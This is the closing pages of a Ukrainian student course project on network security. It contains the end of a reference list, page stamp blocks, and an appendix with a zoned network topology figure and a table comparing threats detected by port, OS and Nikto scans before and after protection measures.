27. The application of MITRE ATT&CK framework in mitigating ... – IACIS Issues in Info Systems, 2024. – 18 p.
28. Use of Graph Neural Networks in Aiding Defensive Cyber Operations. – arXiv, 2024. – 22 p.
29. Attackers reveal their arsenal: An investigation of adversarial techniques in CTI reports. – arXiv, 2024. – 24 p.
30. OSINT Trends For 2025. – Fivecast, Jan 2025. – 10 p.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				70
Змн.	Арк.	№ докум.	Підпис	Дата		

ДОДАТКИ

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				71
Змн.	Арк.	№ докум.	Підпис	Дата		

Вдосконалена мережева топологія з розмежуванням логічних зон




Рисунок А.1 – Топологія мережі з розмежуванням логічних зон

Результат порівняння часу виконання і кількості виявлених загроз до та після
впровадження захисту

№	Назва тесту	Кількість виявлених загроз (до)	Кількість виявлених загроз (після)	Час виконання, с (до)	Час виконання, с (після)
1	Сканування портів	46	12	18.7	8.3
2	Визначення операційної системи	37	9	16.5	6.9
3	Аналіз мережевих інтерфейсів	22	5	13.9	5.2
4	Сканування вразливостей (Nikto)	61	14	21.3	9.1

Результат порівняльного аналізу до та після впровадження захисту

